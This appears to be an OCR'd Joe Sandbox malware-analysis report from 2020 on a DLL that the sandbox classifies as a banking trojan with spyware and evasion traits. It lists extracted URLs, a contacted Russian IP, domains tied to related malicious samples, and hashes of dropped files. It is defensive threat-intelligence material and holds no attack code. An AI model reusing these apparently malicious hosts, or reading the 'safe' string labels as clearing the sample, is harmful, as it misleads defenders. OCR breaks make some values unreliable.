
Name	Source	Malicious	Antivirus Detection	Reputation
http://https://file://USER.ID%lu.exe/upd	loaddll32.exe, 00000000.00000003.358702565.00000000011A0000.00000004.00000001.sdmp, loaddll32.exe, 00000000.00000002.377751018.0000000003120000.00000040.00000001.sdmp, powershell.exe, 00000018.00000003.355550125.0000027DF7010000.00000004.00000001.sdmp, explorer.exe, 00000022.00000003.374821992.0000000002EA0000.00000004.00000001.sdmp, control.exe, 00000023.00000003.365667494.00000264BEA60000.00000004.00000001.sdmp, RuntimeBroker.exe, 00000024.00000002.581129276.000001FC1383E000.00000004.00000001.sdmp, rundll32.exe, 00000025.00000002.379471781.0000029741FAE000.00000004.00000001.sdmp, RuntimeBroker.exe, 00000027.00000002.579128816.000001776603E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.sogou.com/favicon.ico	explorer.exe, 00000022.00000000.376459045.000000000E2B3000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 00000022.00000000.374089156.0000000008B46000.00000002.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000022.00000000.376459045.000000000E2B3000.00000002.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000022.00000000.376459045.000000000E2B3000.00000002.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000022.00000000.376459045.000000000E2B3000.00000002.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000022.00000000.376459045.000000000E2B3000.00000002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000022.00000000.376459045.000000000E2B3000.00000002.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000022.00000000.376459045.000000000E2B3000.00000002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000022.00000000.376459045.000000000E2B3000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000018.00000002.408122537.0000027D90063000.00000004.00000001.sdmp	false		high
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000022.00000000.374089156.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000022.00000000.376007337.000000000E1C0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	explorer.exe, 00000022.00000000.376459045.000000000E2B3000.00000002.00000001.sdmp	false		high
http://www.zhongyicts.com.cn	explorer.exe, 00000022.00000000.374089156.0000000008B46000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000018.00000002.391291474.0000027D80001000.00000004.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000022.00000000.376459045.000000000E2B3000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000022.00000000.376459045.000000000E2B3000.00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000022.00000000.376459045.000000000E2B3000.00000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000022.00000000.376459045.000000000E2B3000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://it.search.dada.net/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000018.00000 003.334029569.0000027DF6CC7000 .00000004.00000001.sdmp, power shell.exe, 00000018.00000002.3 91542356.0000027D8020E000.0000 0004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000018.00000 003.334029569.0000027DF6CC7000 .00000004.00000001.sdmp, power shell.exe, 00000018.00000002.3 91542356.0000027D8020E000.0000 0004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 00000018.00000 002.408122537.0000027D90063000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000018.00000 003.334029569.0000027DF6CC7000 .00000004.00000001.sdmp, power shell.exe, 00000018.00000002.3 91542356.0000027D8020E000.0000 0004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.carterandcone.coml	explorer.exe, 00000022.0000000 0.374089156.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.g5e.com/G5_End_User_License_Supplemental_Termsame	RuntimeBroker.exe, 00000027.00 000002.579872575.0000017766517 000.00000004.00000001.sdmp	false		high
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.g5e.com/G5_End_User_License_Supplemental_Termsle	RuntimeBroker.exe, 00000027.00 000002.580051152.0000017766540 000.00000004.00000001.sdmp	false		high
http://google.pchome.com.tw/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000022.0000000 0.374089156.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.google.si/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000022.0000000 0.376007337.000000000E1C0000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000022.0000000 0.376459045.000000000E2B3000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000022.0000000 0.374089156.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000022.0000000 0.374089156.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
46.173.218.93	unknown	Russian Federation		47196	GARANT-PARK-INTERNETRU	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	334007
Start date:	24.12.2020
Start time:	20:04:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 20s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	fo.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	37
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	3
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.spyw.evad.winDLL@26/36@10/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll
Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, SgrmBroker.exe, WmiPrvSE.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 13.64.90.137, 104.43.139.144, 51.104.139.180, 92.122.213.247, 92.122.213.194, 104.79.90.110, 88.221.62.148, 20.54.26.129, 51.103.5.159, 152.199.19.161, 52.155.217.156 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, wns.notify.windows.com.akadns.net, arc.msn.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, go.microsoft.com, emea1.notify.windows.com.akadns.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, client.wns.windows.com, fs.microsoft.com, ie9comview.vo.msecnd.net, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:06:07	API Interceptor	38x Sleep call for process: powershell.exe modified
20:06:31	API Interceptor	1x Sleep call for process: loaddll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
46.173.218.93	view_attach_72559.vbs	Get hash	malicious	Browse	• golang.fel500.at/favicon.ico

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
resolver1.opendns.com	5fd9d7ec9e7aetar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fd885c499439tar.dll	Get hash	malicious	Browse	• 208.67.222.222
	5fc612703f844.dll	Get hash	malicious	Browse	• 208.67.222.222
	https___purefile24.top_4352wedfoifom.dll	Get hash	malicious	Browse	• 208.67.222.222
	vnaSKDMnLG.dll	Get hash	malicious	Browse	• 208.67.222.222
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 208.67.222.222
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 208.67.222.222
	5fbce6bbc8cc4png.dll	Get hash	malicious	Browse	• 208.67.222.222
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 208.67.222.222
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 208.67.222.222
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 208.67.222.222
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 208.67.222.222
	earmarkavchd.dll	Get hash	malicious	Browse	• 208.67.222.222
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 208.67.222.222
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 208.67.222.222
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 208.67.222.222
	fY9ZC2mGfd.exe	Get hash	malicious	Browse	• 208.67.222.222
	H58f3VmSsk.exe	Get hash	malicious	Browse	• 208.67.222.222
	2200.dll	Get hash	malicious	Browse	• 208.67.222.222
api3.lepini.at	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0cJWsqWE2WRJ.vbs	Get hash	malicious	Browse	• 47.241.19.44
	08dVB7v4wB6w.vbs	Get hash	malicious	Browse	• 47.241.19.44
	9EJxhyQLyzPG.vbs	Get hash	malicious	Browse	• 47.241.19.44
	C4iOuBBkd5lq-beware-malware.vbs	Get hash	malicious	Browse	• 8.208.101.13
	PtgzM1Gd04Up.vbs	Get hash	malicious	Browse	• 8.208.101.13
c56.lepini.at	onerous.tar.dll	Get hash	malicious	Browse	• 47.241.19.44
	0xyZ4rY0opA2.vbs	Get hash	malicious	Browse	• 47.241.19.44
	6Xt3u55v5dAj.vbs	Get hash	malicious	Browse	• 47.241.19.44
	JeSoTz0An7tn.vbs	Get hash	malicious	Browse	• 47.241.19.44
	1qdMIsgkbwxA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2Q4tLHa5wbO1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0wDeH3QW0mRu.vbs	Get hash	malicious	Browse	• 47.241.19.44
	0k4Vu1eOEIhU.vbs	Get hash	malicious	Browse	• 47.241.19.44
	earmarkavchd.dll	Get hash	malicious	Browse	• 47.241.19.44
	6znkPyTAVN7V.vbs	Get hash	malicious	Browse	• 47.241.19.44
	a7APrVP2o2vA.vbs	Get hash	malicious	Browse	• 47.241.19.44
	03QKtPTOQpA1.vbs	Get hash	malicious	Browse	• 47.241.19.44
	2200.dll	Get hash	malicious	Browse	• 47.241.19.44
	0RLNavifGxAL.vbs	Get hash	malicious	Browse	• 47.241.19.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1ImYNi1n8qsm.vbs	Get hash	malicious	Browse	• 47.241.19.44
	http://c56.lepini.at	Get hash	malicious	Browse	• 47.241.19.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GARANT-PARK-INTERNETRU	SecuriteInfo.com.Trojan.InjectNET.14.2754.exe	Get hash	malicious	Browse	• 46.173.218.183
	SecuriteInfo.com.Trojan.InjectNET.14.26060.exe	Get hash	malicious	Browse	• 46.173.218.183
	SecuriteInfo.com.Trojan.InjectNET.14.29567.exe	Get hash	malicious	Browse	• 46.173.218.183
	SecuriteInfo.com.Trojan.InjectNET.14.13019.exe	Get hash	malicious	Browse	• 46.173.218.183
	NEWPO_KBV902G ZE3329_.xlsx	Get hash	malicious	Browse	• 46.173.218.183
	INV_F3C-20CX-F3C05.xlsx	Get hash	malicious	Browse	• 46.173.218.183
	MV SKY MARINE.xlsx	Get hash	malicious	Browse	• 46.173.218.183
	MV TAYDO STAR.xlsx	Get hash	malicious	Browse	• 46.173.218.183
	ZjSSWcHAjT.exe	Get hash	malicious	Browse	• 91.203.192.212
	spV7bpqNIU.exe	Get hash	malicious	Browse	• 46.173.214.73
	view_attach_72559.vbs	Get hash	malicious	Browse	• 46.173.218.93
	Sly.exe	Get hash	malicious	Browse	• 91.203.193.144
	rEjVPo1E9f.exe	Get hash	malicious	Browse	• 46.173.214.78
	2020-12-03_08-45-45.exe.exe	Get hash	malicious	Browse	• 46.173.214.227
	2020-12-01_01-59.exe	Get hash	malicious	Browse	• 46.173.214.135
	7pxcKjFYgp.exe	Get hash	malicious	Browse	• 46.173.214.122
	7HKZyhjCXK.exe	Get hash	malicious	Browse	• 195.22.153.143
	UP8VQkNe42.exe	Get hash	malicious	Browse	• 195.22.153.143
	TQ-03865.exe	Get hash	malicious	Browse	• 195.22.153.143
	NEFT_pdf.exe	Get hash	malicious	Browse	• 46.173.218.160

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{76F37E59-4666-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	71272
Entropy (8bit):	2.0435952122797882
Encrypted:	false
SSDEEP:	192:r3ZwZy2Z9WutffQRM6O7tHs4tr+sTLoasLtIMr2xLX:rpgxZUOX5l5M8Lv4pr2V
MD5:	3BA40B952E8AE2226129E9FFBDFCE86F
SHA1:	58E72451A1BABB726B4B6C9C178D5DCD5AD390EB
SHA-256:	51E43890FB861E66B3F765CC577457F9A65A9CE932C4198E9823659934FEB804
SHA-512:	7B8C1DDBB10BF1EFA9E138927488FBC0FE37CB7D9E15DB0A75DFA6F313A2804A57545D8BAE9A71E1E482E904B338E441C6D0021E0B51FE34A9CD7A7315E1B778
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{76F37E5B-4666-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27596
Entropy (8bit):	1.9159184839457626

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{76F37E5B-4666-11EB-90E4-ECF4BB862DED}.dat	
Encrypted:	false
SSDEEP:	192:rWZxQh6TkaFjx2VkWJM8YtXiCmww2wXlXiCmww2wKCjsA:rSG8YahgZS8kXiC7wVXiC7wKCr
MD5:	BDF39A01D5B6930DFFBCC014A4E20D0E
SHA1:	B65857A04CDDF2AAAE530325E6D2B20047722986
SHA-256:	E5099D30232FC511ABDCBD78C6ABFF45CDA166BBA9DB38B149EF24070E019685
SHA-512:	30DF323DE93CEB099BFA8A490A2C85392A64AC3F1BDBE917F875ABF42D23642A6CD47344AE7DB6454734BC7F5DF0D8535C88BEACDC941CC57BF8304FDA833 9F
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{76F37E5D-4666-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28124
Entropy (8bit):	1.9117682791595407
Encrypted:	false
SSDEEP:	192:rSZJQx6zklFjt2wkW+MtY9RnnslSnnS+A:rOuM4lhk0Xt0RnQsnS5
MD5:	4CC6588A2130BC9243A79FE607FFFBEE
SHA1:	672A8E0A0DD98FDB277B41C129BCD778C265A9ED
SHA-256:	328E16C9551AB5D731DAA862A0C1B49A7BF7EE71B2982C387F70B822C8827A0A
SHA-512:	D0D35B28744AFE82F627BD3C5CEF0AD2943347184141D14282A197D0B646BC0669F894C3F8C252762356997DDFA7A0F039B9A94062F3BC8B7E26E88A36465DCE
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{76F37E5F-4666-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28144
Entropy (8bit):	1.9198848213470983
Encrypted:	false
SSDEEP:	192:rgZPQA6WkGFjV2MkWSMZYZ4Runw14MRuntqA:rQIrXGhM4DZQUuctutN
